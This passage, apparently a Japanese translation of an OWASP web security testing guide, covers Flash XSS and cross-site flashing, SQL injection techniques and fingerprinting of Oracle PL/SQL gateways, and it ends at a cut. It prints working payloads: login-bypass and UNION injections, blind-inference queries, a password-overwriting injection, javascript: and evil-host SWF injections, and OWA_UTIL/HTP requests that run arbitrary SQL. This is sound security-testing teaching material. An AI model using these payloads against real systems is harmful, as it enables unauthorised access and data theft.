脆弱性を攻略するためには、SWF ファイルは攻撃対象となるホスト上に設置されなければなりません。そして、反射型 XSS のテクニックを使う必要があります。それにより、ブラウザに SWF ファイルをアドレスバーに直接ロードさせます（リダイレクトやソーシャルエンジニアリングを使う方法も考えられます）。または、悪意あるページの iframe からロードします：

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

この状況では攻撃対象のホストがページを提供しているかのように、ブラウザ自身で HTML ページを生成します。

XSS

GetURL:

GetURL 関数は、ブラウザのウインドウに動画の URI をロードします。したがって、もし未定義の変数が getURL の第一引数に使用されている場合：

```
getURL(_root.URI,'_targetFrame');
```

次のようにリクエストすることで、動画が提供されているドメインと同じドメインで JavaScript を呼び出すことが可能です：

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode','_self');
```

getURL の一部を制御（DOM インジェクションによる Flash JavaScript インジェクション）できる場合も同様です：

```
getUrl('javascript:function('+_root.arg+'))
```

asfunction:

asfunction プロトコルは、URL を開く代わりに、リンクによって SWF ファイル内の ActionScript 関数を呼び出すことに利用できます。(Adobe.com) r48 の Flash Player のリリースまで asfunction は、URL を引数としてもつすべてのメソッドで使用することができます。これは、テスターが挿入を試みることが出来ることを意味します：

```
asfunction:getURL,javascript:evilcode
```

次のような安全でないメソッドのすべてに対して：

```
loadMovie(_root.URL)
```

次のようなリクエストで：

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

ExternalInterface:

ExternalInterface.call は、スタティックなメソッドで、Player やブラウザのインタラクションを向上するということで Adobe より紹介されました。セキュリティの観点で、その引数の一部を悪用される可能性があります。以下のように制御される可能性があります：

```
flash.external.ExternalInterface.call(_root.callback);
```

この種の不具合を攻撃するためのパターンは、以下のようになります：

```
eval(evilcode)
```

ブラウザで実行される内部の JavaScript は、次のような形になるからです:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML インジェクション
次のようにすることで、TextField オブジェクトは最小限の HTML を表示することができます :

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

したがって、もしテキストの一部がテスターに制御されれば、A タグや IMG タグが挿入され、結果として表示が改ざんされたり、XSS が起こります。

A タグを使った攻撃の例:

- ダイレクト XSS: <a href='javascript:alert(123)' >
- 関数として呼び出す: <a href='asfunction:function、arg' >
- SWF パブリック関数として呼び出す: <a href='asfunction:_root.obj.function、arg'>
- ネイティブスタティック関数として呼び出す: <a href='asfunction:System.Security.allowDomain、evilhost' >

IMG タグも同様に使われます:

```
<img src='http://evil/evil.swf'>
<img src='javascript:evilcode//.swf' > (.swf が Flash Player の内部フィルタを迂回するために必要です)
```

注意：Flash Player のリリース 124 以降は、攻略することができません。しかし、表示の改ざんは可能です。

クロスサイトフラッシング
クロスサイトフラッシング（XSF）は、XSS と同じ影響を持つ脆弱性です。

XSF は、異なるドメインで起こります:

- loadMovie*関数などにより、一つの動画から別の動画がロードされる場合、同じサンドボックスにアクセスできます
- XSF は、HTML ページが Adobe Flash の動画への命令に JavaScript を使っている場合にも起こります。例えば、次のように呼び出します:
    - GetVariable: JavaScript からパブリックもしくは、スタティックオブジェクトの文字列としてアクセスします。
    - SetVariable: JavaScript からスタティックもしくは、パブリックの Flash オブジェクトに新規の文字列の値をセットします。
- 予期しないブラウザとの SWF の通信は、SWF アプリケーションからデータを盗むことにつながります。

脆弱な SWF に外部の悪意ある Flash ファイルをロードさせることを強要できる可能性があります。

この攻撃は、XSS や、ユーザを騙して偽の Flash フォームに認証情報を入力させるように表示を改ざんするという結果になります。

Flash の中に HTML インジェクションが存在したり、loadMovie*メソッドが使用されていて外部の SWF ファイルが使われている場合に、XSF が利用されます。

攻撃と Flash Player のバージョン
2007 年 5 月より、Adobe から 3 つの新しいバージョンの Flash Player がリリースされました。新しいバージョンのいずれにおいても、これまでに説明した攻撃のいくつかには制限が掛かっています。

| 攻撃 | asfunction | ExternalInterface | GetURL | Html インジェクション |

| Player バージョン|

| v9.0 r47/48 | 可能 | 可能 | 可能 | 可能 |

| v9.0 r115 | 不可 | 可能 | 可能 | 可能 |

| v9.0 r124 | 不可 | 可能 | 可能 | 一部 |

予想される結果:
クロスサイトスクリプティングとクロスサイトフラッシングは、SWF ファイルの不具合によって起こります。

関連資料

ホワイトペーパー

- Testing Flash Applications: A new attack vector for XSS and XSFlashing: http://www.owasp.org/images/8/8c/OWASPAppSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP-WASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe Security: http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html
- Securing SWF Applications: http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html
- The Flash Player Development Center Security Section: http://www.adobe.com/devnet/flashplayer/security.html
- The Flash Player 9.0 Security Whitepaper: http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf

ツール

- SWFIntruder: https://www.owasp.org/index.php/Category:SWFIntruder
- Decompiler – Flare: http://www.nowrap.de/flare.html
- Compiler – MTASC: <http://www.mtasc.org/>
- Disassembler – Flasm: <http://flasm.sourceforge.net/>
- Swfmill – Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player: <http://www.adobe.com/support/flash/downloads.html

4.8.5 SQL インジェクション (OWASP-DV-005)

概要

SQL インジェクション攻撃は、クライアントからアプリケーションへの入力データによって、SQL クエリを挿入あるいは注入されることで行われます。SQL インジェクション攻撃が成功すると、データベースから重要なデータを読み出したり、データを改ざんしたり(追加、更新、削除)、管理操作を実行したり(DBMS のシャットダウンなど)、DBMS ファイルシステム上に存在するファイルのコンテンツを復元したり、場合によっては、OS にコマンドを発行することが可能です。SQL インジェクション攻撃は、インジェクション攻撃の一種で、事前に定義された SQL コマンドの実行に影響を与えるために、データを入力する箇所に SQL コマンドを挿入します。

関連するセキュリティ活動

SQL インジェクション脆弱性の定義

OWASP の SQL Injection 脆弱性の記事を参照してください。

OWASP の Blind_SQL_Injection 脆弱性の記事を参照してください。

SQL インジェクション脆弱性を回避する方法

OWASP Development Guide の how to Avoid SQL Injection Vulnerabilities の記事を参照してください。

OWASP Code Review Guide の how to Review Code for SQL Injection Vulnerabilities の記事を参照してください。

脆弱性の解説

SQL インジェクション攻撃は、次の 3 つのクラスに分けることが出来ます:

- インバンド:データは SQL コードを挿入されたチャネルと同じチャネルを通じて抽出されます。これが最も一般的な攻撃のやり方で、抽出したデータは Web ページ上にそのまま表示されます。
- アウトバンド:データは異なるチャネルを通じて抽出されます(例えば、クエリの結果が含まれた電子メールが生成され、テスターに送信される)。
- 推測:データは一切転送されませんが、テスターは、特殊なリクエストを送信し、その結果起こる DB サーバの振る舞いを観察することで、情報を再構築することができます。

いずれの攻撃クラスにおいても、SQL インジェクション攻撃を成功させるためには、SQL クエリを文法的に正しく構成する必要があります。アプリケーションが正しくないクエリのよって生成されたエラーメッセージを返す場合は、オリジナルのクエリのロジックを簡単に再構築することができ、正しく挿入を実行する方法が分かります。しかし、もしアプリケーションがエラーの詳細を隠した場合、テスターはオリジナルのクエリのロジックをリバースエンジニアリングする必要があります。後者のケースは、"Blind SQL Injection"として知られています。

ブラックボックステストとその例

SQL インジェクションの検出

テストの最初のステップは、アプリケーションがデータにアクセスするために、いつ DB サーバに接続するかを理解することです。アプリケーションが DB とのやり取りが必要になる典型的な例としては:

- 認証フォーム:Web フォームを使って認証を行う場合、認証情報がデータベース上のユーザ名及びパスワード(あるいは、より安全であるパスワードのハッシュ)で照会される可能性があります
- 検索エンジン:ユーザが送信した文字列は、データベースから関連するすべてのレコードを抽出するための SQL クエリとして使用される可能性があります
- E コマースのサイト:商品とそれらの特徴(価格、概要、在庫等)がリレーショナルデータベースに格納されている可能性が高い

テスターは、SQL クエリの生成に使われる可能性がある全ての入力フィールド(POST リクエストの Hidden フィールドを含む)のリストを作成する必要があります。そして、それらを別々にテストし、クエリに介入してエラーを生成することを試みます。一番手っ取り早いテストは、テストにおいてシングルクオート(')または、セミコロン(;)をフィールドに追加することです。前者は SQL の中で文字列の終端として使われ、もしアプリケーションによってフィルタされていなければ正しくないクエリとなります。後者は、SQL 文を終了させるために使われ、もしそれがフィルタされていなければ、エラーを生成させることになるでしょう。脆弱なフィールドの出力は以下のようになるでしょう(Microsoft SQL Server の場合):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

コメント(--)や「AND」、「OR」などの他の SQL キーワードも同様にクエリを改ざんする試みに使用されます。とても単純ですが、時には有効なテクニックとして、数値を想定している所に文字列を挿入します。そうすると、次のようなエラーが生成されるでしょう:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
 [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
 varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

これらの例のようなすべてのエラーメッセージは、テスターがインジェクションを成功させるために有益な情報を提供します。しかし、アプリケーションは多くの場合、詳細な情報を提供せず、単純な「500 Server Error」やカスタムのエラーページを表示します。それは、ブラインドインジェクションのテクニックが必要であることを意味しています。どのような場合においても、重要なことは、各フィールドを別々にテストすることです。一つの変数のみを変化させ、その他のすべてはそのままにします。そうすることで、どのパラメータが脆弱で、どのパラメータが脆弱でないかを正確に知ることができます。

標準的な SQL インジェクションのテスト

以下の SQL クエリを想定します:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

一般的に、ウェブアプリケーションがユーザ認証する場合に似たようなクエリが使われます。もしクエリが値を返した場合は、そのユーザの認証情報がデータベースに存在することを意味し、そのユーザはシステムへのログインが許可されます。そうでなければ、アクセスは拒否されます。入力箇所の値は、通常、ユーザから Web フォームを通じて取得されます。以下の Username と Password の値を挿入すると仮定します:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

クエリは次のようになります:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

パラメータ値が GET メソッドによってサーバに送信されると仮定すると、そして、脆弱な Web サイトのドメインが www.example.com であるとすると、送信されるリクエストは次のようになります:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%2
0'1
```

少し解析すると、クエリが一つあるいは複数の値を返すことに気づきます。何故なら条件は常に真(OR 1=1)だからです。この方法では、システムはユーザ名、パスワードを知らなくてもユーザを認証します。
いくつかのシステムでは、ユーザテーブルの最初の行は管理者ユーザです。

他の例のクエリは次のとおりです:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

この例では、2 つの問題があります。1 つは括弧が使われていることで、もう 1 つは MD5 ハッシュ関数が使われていることです。最初に括弧の問題を解決します。それは単純で、正しいクエリが得られるまで、数個の閉じ括弧を加えます。2 つ目の問題を解決するために、2 つ目の条件を無効にすることを試みます。クエリに終了の記号を加えます。それはコメントの開始を意味するものです。この方法では、その記号に続くすべてのものはコメントして扱われます。すべての DBMS は固有のコメント記号を持っていますが、大半のデータベースで共通の記号は/*です。Oracle では、記号は「--」です。以上のことより、Username と Password で使う値は:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

この方法では、次のようなクエリを得ます:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

URL リクエストは次のようになります:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

これは、複数の値を返します。時々、認証のコードは返ってきた値の組合せが 1 つであるかを確認する場合があります。先ほどの例では、この状況は困難になります(データベース内ではユーザ毎に 1 つの値になります)。この問題を回避するために、返ってくる組合せを 1 つの状況に強制する SQL コマンドを挿入します。1 つのレコードを返すというゴールに到達するために、「LIMIT <数字>」を使います。<数字>には返したい組合せの数が入ります。先ほどの例において、Username と Password の値を次のように変更します:

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

この方法では、以下のようなリクエストを作成します：

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Union クエリインジェクションのテスト

UNION 演算子を使った他のテストです。この演算子は、SQL インジェクションにおいてクエリを結合するために使われ、テスターによって意図的に偽造したクエリをオリジナルのクエリに結合します。偽造されたクエリの結果は、オリジナルのクエリの結果と結合され、テスターが他のテーブルのフィールド値を取得することを許してしまいます。例として、サーバで実行されるクエリを次のように仮定します：

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

id の値を次のようにセットします：

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

次のようなクエリになります：

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM
CreditCarTable
```

これは、オリジナルのクエリの結果とすべてのクレジットカードユーザの情報を結合します。ALL というキーワードが、DISTINCT キーワードを使ったクエリを回避するために必要となります。加えて、クレジットカード番号以外の 2 つの値があることに気づきます。文法エラーを避けるために、2 つのクエリのパラメータ数は同じでなくてはならず、そのためには、これら 2 つの値が必要となります。

ブラインド SQL インジェクションのテスト

SQL インジェクションには、ブラインド SQL インジェクションと呼ばれる、操作の結果では何も分からない、別のカテゴリがあることを指摘しました。例えば、この挙動はプログラマーがクエリの構造やデータベースの情報を一切取得されないようにカスタムのエラーページを作成している場合に起こります（ページは SQL エラーを返さず、HTTP 500 を返すのみです）。

推論の方法を使うことで、この障害を回避することを可能にし、意図したフィールド値の復元に成功します。この方法は、サーバに一連の真偽のクエリを実行することで構成され、回答を観察し、最終的にそれら回答の意味を推論します。いつものように www.example.com ドメインで、SQL インジェクションに脆弱な id という名前のパラメータを持つとします。これは、次のようなリクエストを実行することを意味します：

```
http://www.example.com/index.php?id=1'
```

クエリの文法エラーにより、カスタムメッセージエラーのページが戻ります。サーバ上で実行されるクエリ：

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

これは先ほど見た方法で攻略可能です。取得したいのはユーザ名フィールドの値です。実行するテストはユーザ名フィールドの値を取得できるもので、その値を一文字ずつ抽出します。これは、ほとんどすべてのデータベースに存在するいくつかの標準関数を使用することで可能になります。例えば、以下の擬似関数を使います：

SUBSTRING (text、 start、 length): text の"start"の位置から開始して、" length "の長さまでの部分を返します。もし"start" が text の長さより大きい場合、関数は NULL 値を返します。

ASCII (char): 入力した文字の ASCII 値を返します。char が 0 の場合、NULL 値が返ります。

LENGTH (text): 入力した文字列の長さを返します。

これらの関数を通じて、1 番目の文字に対してテストを実行し、値が分かった場合、2 番目、3 番目へと値の全体が分かるまで移動します。テストは、1 回に 1 つの文字を選択するために SUBSTRING 関数をうまく利用し、数値の比較ができるよう ASCII 値を取得するために ASCII 関数をうまく利用します。正しい値が見つかるまで、アスキー表のすべての値で比較をします。例として、以下の id の値を使います:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

これは以下のクエリを作成します(以降では、これを推論クエリと呼びます):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97
AND '1'='1'
```

先ほどの例では、ユーザ名フィールドの最初の文字が ASCII 値で 97 の場合のみ結果を返します。もし、偽の結果を受け取った場合は、アスキー表のインデックスを 97 から 98 に増加してリクエストを繰り返します。もし、真の結果を受け取った場合は、アスキー表のインデックスをゼロに設定し、SUBSTRING 関数のパラメータを変更して、次の文字を分析します。問題は、真の値を返すテストと偽の結果を返すテストをどの方法で区別することができるかを理解することです。これを行うために、常に偽を返すクエリを作成します。これは次のような id の値を使うことで可能になります:

```
$Id=1' AND '1' = '2
```

これは以下のようなクエリを作成します:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

サーバから得られた応答(HTML のコード)は、テストにおいて偽の値になります。これは、推論クエリから得られた値が、以前実行されたテストで得られた値と等しいかどうか確かめるには十分です。時々、この方法はうまくいきません。サーバが 2 つの同じ連続したリクエストの結果、異なった 2 ページを返すと、偽の値と真の値を区別できません。これら特殊な場合では、2 つのリクエストの間で変化するコードを除外して、テンプレートを入手する特殊なフィルタを使用することが必要です。後ほど、実行されたすべての推論クエリのために、同じ機能を使用して応答から相対的なテンプレートを抽出します。そして、テストの結果を決定するために 2 つのテンプレート間のコントロールを実行します。

前の議論では、テストのための終了状態を決定するという問題に対処していません、すなわち、いつ推論手順を終わらせるべきであるか。これを行うためのテクニックは SUBSTRING 関数と LENGTH 関数の 1 つの特性を使用します。テストが ASCII 値 0(すなわち、値の NULL 値)と現在の文字を比べて、テストが真の値を返すと、推論手順を終了したか(文字列の全体をスキャンした)、または分析した値が NULL 文字を含んでいます。

id フィールドに以下の値を挿入します:


```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

N のところには、今まで分析した文字列の数が入ります(NULL 値を含まない場合)。クエリは:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

クエリは真か偽を返します。真を受け取った場合、推論が完了し、パラメータの値が分かります。偽を受け取った場合、パラメータの値に NULL 文字が存在することを意味し、次の NULL 値を見つけるまで次のパラメータの解析を続けます。

ブラインド SQL インジェクション攻撃は、大量のクエリを必要とします。テスターは脆弱性を攻略するために自動化されたツールが必要となります。GET リクエストでこのタスクを MySQL DB に実行するためのシンプルなツールは、SqlDumper で以下に示します。



ストアドプロシージャインジェクション

質問:SQL インジェクションのリスクをどのように除去することができますか？
回答:ストアドプロシージャ
この回答を何回も何回も見ました。単純なストアドプロシージャの利用は SQL インジェクションの緩和に役立ちません。適切に扱われていない場合、ストアドプロシージャ内の動的 SQL は、Web ページ内の動的 SQL と同様に SQL インジェクションに対して脆弱になります。

ストアドプロシージャ内で動的 SQL を利用する場合、アプリケーションは、コードインジェクションのリスクを除去するために、ユーザ入力を適切にサニタイズする必要があります。もし、サニタイズされなければ、ユーザはストアドプロシージャ内で実行される不正な SQL を入力することができます。

ブラックボックステストはシステムを侵害するための SQL インジェクションを使用します。
以下の SQL Server のストアドプロシージャを考えます:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring  = ‘
Select 1 from users
Where username = ‘ + @username + ‘ and passwd = ‘ + @passwd
exec(@sqlstring)
Go
```

ユーザ入力:

```
anyusername or 1=1'
anypassword
```

このプロシージャは入力をサニタイズしません。したがって、これらのパラメータによって存在するレコードを表示させるための値を返すことを許します。

注意:この例では、ユーザをログインさせるために動的 SQL が使用されているため、ありえそうになく見えます。しかし、閲覧する列をユーザが選択する動的レポートのクエリを考えます。ユーザは不正なコードをこのシナリオに挿入し、データを侵害する可能性があります。
以下の SQL Server のストアドプロシージャを考えます:

```
Create procedure get_report @columnamelist varchar(7900) As
Declare @sqlstring varchar(8000)
Set @sqlstring  = ‘
Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
```

ユーザ入力:

```
1 from users; update users set password = 'password'; select *
```

これは、結果として、レポートが実行され、すべてのユーザのパスワードが更新されます。

関連する記事

- Top 10 2007-Injection Flaws
- SQL Injection

テクノロジ固有のテストガイドは、以下の DBMS 向けに作成されています:

- 4.8.5.1 Oracle Testing
- 4.8.5.2 MySQL Testing
- 4.8.5.3 SQL Server Testing
- 4.8.5.4 MS Access Testing
- 4.8.5.5 Testing PostgreSQL

関連資料

ホワイトペーパー

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt

- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Kevin Spett: "SQL Injection" - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
- Kevin Spett: "Blind SQL Injection" - http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf
- Imperva: "Blind SQL Injection" - http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/

ツール

- OWASP SQLiX
- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector]
- ilo--: MySql Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper]
- icesurfer: SQL Server Takeover Tool - [sqlninja]

4.8.5.1 ORACLE のテスト

概要

この章では、Web からの Oracle データベースのテスト方法について記述しています。

脆弱性の解説

Web ベースの PL/SQL アプリケーションは、PL/SQL ゲートウェイ（Web リクエストをデータベースクエリに変換するコンポーネント）によって可能になります。Oracle は、初期の Web リスナー製品から Apache mod_plsql モジュール、XML Database (XDB)ウェブサーバにまで及ぶ、多くのソフトウェアを開発しています。すべてにおいて個々の癖と問題を持っており、この文書ではそれぞれ十分に調査されています。PL/SQL ゲートウェイを使っている製品には、Oracle HTTP Server、eBusiness Suite、Portal、HTMLDB、WebDB と Oracle Application Server がありますが、これだけに限りません。

ブラックボックステストとその例

PL/SQL ゲートウェイがどのように動作するかを理解する
基本的に、PL/SQL ゲートウェイは単純にプロキシサーバとして動作し、ユーザの Web リクエストを取得し、それが実行されるデータベースサーバに渡します。

1) ウェブサーバは Web クライアントからリクエストを受け入れ、PL/SQL ゲートウェイで処理すべきかどうかを決定します。

2) PL/SQL ゲートウェイがリクエストされたパッケージ名、プロシージャ、変数を取り出して、リクエストを処理します。

3) リクエストされたパッケージとプロシージャは匿名の PL/SQL でラップされ、データベースサーバに送信されます。

4) データベースサーバはプロシージャを実行し、結果を HTML としてゲートウェイに返信します。

5) ゲートウェイはウェブサーバ経由でクライアントに応答を返信します。

PL/SQL コードはウェブサーバ上には存在せず、データベースサーバ上に存在することを理解することが重要です。これは、PL/SQL ゲートウェイの何らかの弱点、あるいは、PL/SQL アプリケーションの何らかの弱点が攻略された場合、攻撃者にデータベースサーバへの直接的なアクセスを与えてしまいます。ファイアウォールはまったく防御してくれません。

PL/SQL ウェブアプリケーションの URL は、通常、簡単に見分けがつき、大抵の場合、以下のように始まります（xyz は何らかの文字で、データベースアクセスディスクリプタを意味します。詳しくは後ほど説明します）:

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

これらの例の 2 番目と 3 番目が古いバージョンの PL/SQL ゲートウェイの URL を示しているのに対して、1 番目のものは、最新バージョンの Apache で動作していることを示しています。plsql.conf という Apache の設定ファイルにおいて、/pls がデフォルト値として、PLS モジュールのハンドラとして Location に指定されています。しかし、場所は/pls である必要はありません。URL において、ファイル拡張子が欠如していることは Oracle PL/SQL ゲートウェイの存在を示すかも知れません。以下の URL を考えてみます:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

"ebank.home"、"store.welcome"、"auth.login"、または"books.search"などに似たやり方で、xxxxx.yyyyy を置き換えていれば、PL/SQL ゲートウェイが使用されている可能性がかなり強いです。また、リクエストされたパッケージとプロシージャに先行する名前がそれを所有するユーザである可能性があります。それはすなわちスキーマで、このケースではユーザは「webuser」になります:

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

この URL では、xyz はデータベースアクセスディスクリプタ（DAD）です。DAD は、PL/SQL ゲートウェイが接続できるようにデータベースサーバに関する情報が指定されています。それは、TNS コネクションストリングやユーザ ID、パスワード、認証方法などといった情報が含まれています。これら DAD は、最新のバージョンでは dads.conf という Apache の設定ファイルに記述され、古いバージョンでは wdbsvr.app というファイルになります。いくつかのデフォルトの DAD には以下が含まれます:

```
SIMPLEDAD
HTMLDB
```

```
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

PL/SQL ゲートウェイが稼動しているか判定する

サーバに対する評価を実行するとき、実際にどのような技術を扱おうとしているかを最初に知ることが重要です。まだよく分かってない場合、ブラックボックスの評価においては、これを解決することが優先事項です。Web ベースの PL/SQL アプリケーションを認識することは非常に簡単です。最初に、URL の形式があり、上記で述べたような見え方をしています。その上、PL/SQL ゲートウェイの存在確認を実行するための一連の単純なテストがあります。

サーバレスポンスヘッダ

ウェブサーバのレスポンスヘッダは、PL/SQL ゲートウェイが稼動しているかどうかを判断する良い材料です。以下の表は典型的なサーバレスポンスヘッダのリストです。

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

NULL のテスト

PL/SQL において、"null"は完全に許容された表現です:

```
SQL> BEGIN
 2  NULL;
 3  END;
 4  /
PL/SQL procedure successfully completed.
```

これはサーバで PL/SQL ゲートウェイが稼動しているかを確認することに使えます。単純に、DAD に NULL を追加し、次に NOSUCHPROC を追加します:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

最初にサーバが 200 OK で応答し、次に 404 Not Found で応答した場合、サーバで PL/SQL ゲートウェイが稼動していることを意味します。

既知のパッケージへのアクセス

古いバージョンの PL/SQL ゲートウェイにおいては、OWA や HTP パッケージなどといった PL/SQL Web ツールキットからパッケージへ直接アクセスできる可能性があります。これらのパッケージの一つが OWA_UTIL パッケージで、これについては後述します。このパッケージは、SIGNATURE と呼ばれるプロシージャを含んでおり、それは、単純に PL/SQL のシグネチャを HTML で出力します。リクエストはこのようになります:

```
http://www.example.com/pls/dad/owa_util.signature
```

次のような出力を Web ページで返します:

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

または

```
"This page was produced by the PL/SQL Cartridge on date"
```

もしこの応答を受け取らず、403 Forbidden の応答だった場合は、PL/SQL ゲートウェイが稼動していることを推察することができます。これは、新しいバージョンやパッチが適用されたシステムの応答です。

データベースの任意の PL/SQL パッケージにアクセスする

データベースサーバにデフォルトでインストールされた PL/SQL パッケージの脆弱性を攻略できる可能性があります。しかしそれは PL/SQL ゲートウェイのバージョンに依存します。初期のバージョンの PL/SQL ゲートウェイはデータベースサーバの任意の PL/SQL パッケージに攻撃者がアクセスすることを止める術がありませんでした。OWA_UTIL パッケージについては既に述べました。これは任意の SQL クエリを実行することに使えます:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

クロスサイトスクリプティング攻撃を HTP パッケージに対して実行できます:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

明らかにこれは危険です。したがって、Oracle はそのような危険なプロシージャへの直接アクセスを防ぐために PLSQL 除外リストを導入しました。禁止されたのは、SYS.*で始まるすべてのリクエスト、DBMS_*で始まるすべてのリクエスト、HTP.*と OWA*のすべてのリクエストです。しかし、除外形式のリストは迂回される可能性があります。その上、除外リストは CTXSYS や MDSYS、その他のパッケージへのアクセスを防止しませんので、これらのパッケージの不具合を攻略できる可能性があります:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

これは、データベースサーバがまだこの不具合（CVE-2006-0265）に対して脆弱であった場合、200 OK の応答でブランクの HTML ページを返します。

PL/SQL ゲートウェイの不具合をテストする

何年もの間、Oracle PL/SQL ゲートウェイは、多数の不具合に苦しんでいました。その不具合には、管理画面へのアクセス（CVE-2002-0561）、バッファオーバーフロー（CVE-2002-0559）、ディレクトリトラバーサルのバグ、攻撃者に除外リストを迂回してアクセスされデータベースサーバの任意の PL/SQL パッケージを実行される脆弱性が含まれます。

PL/SQL 除外リストの迂回
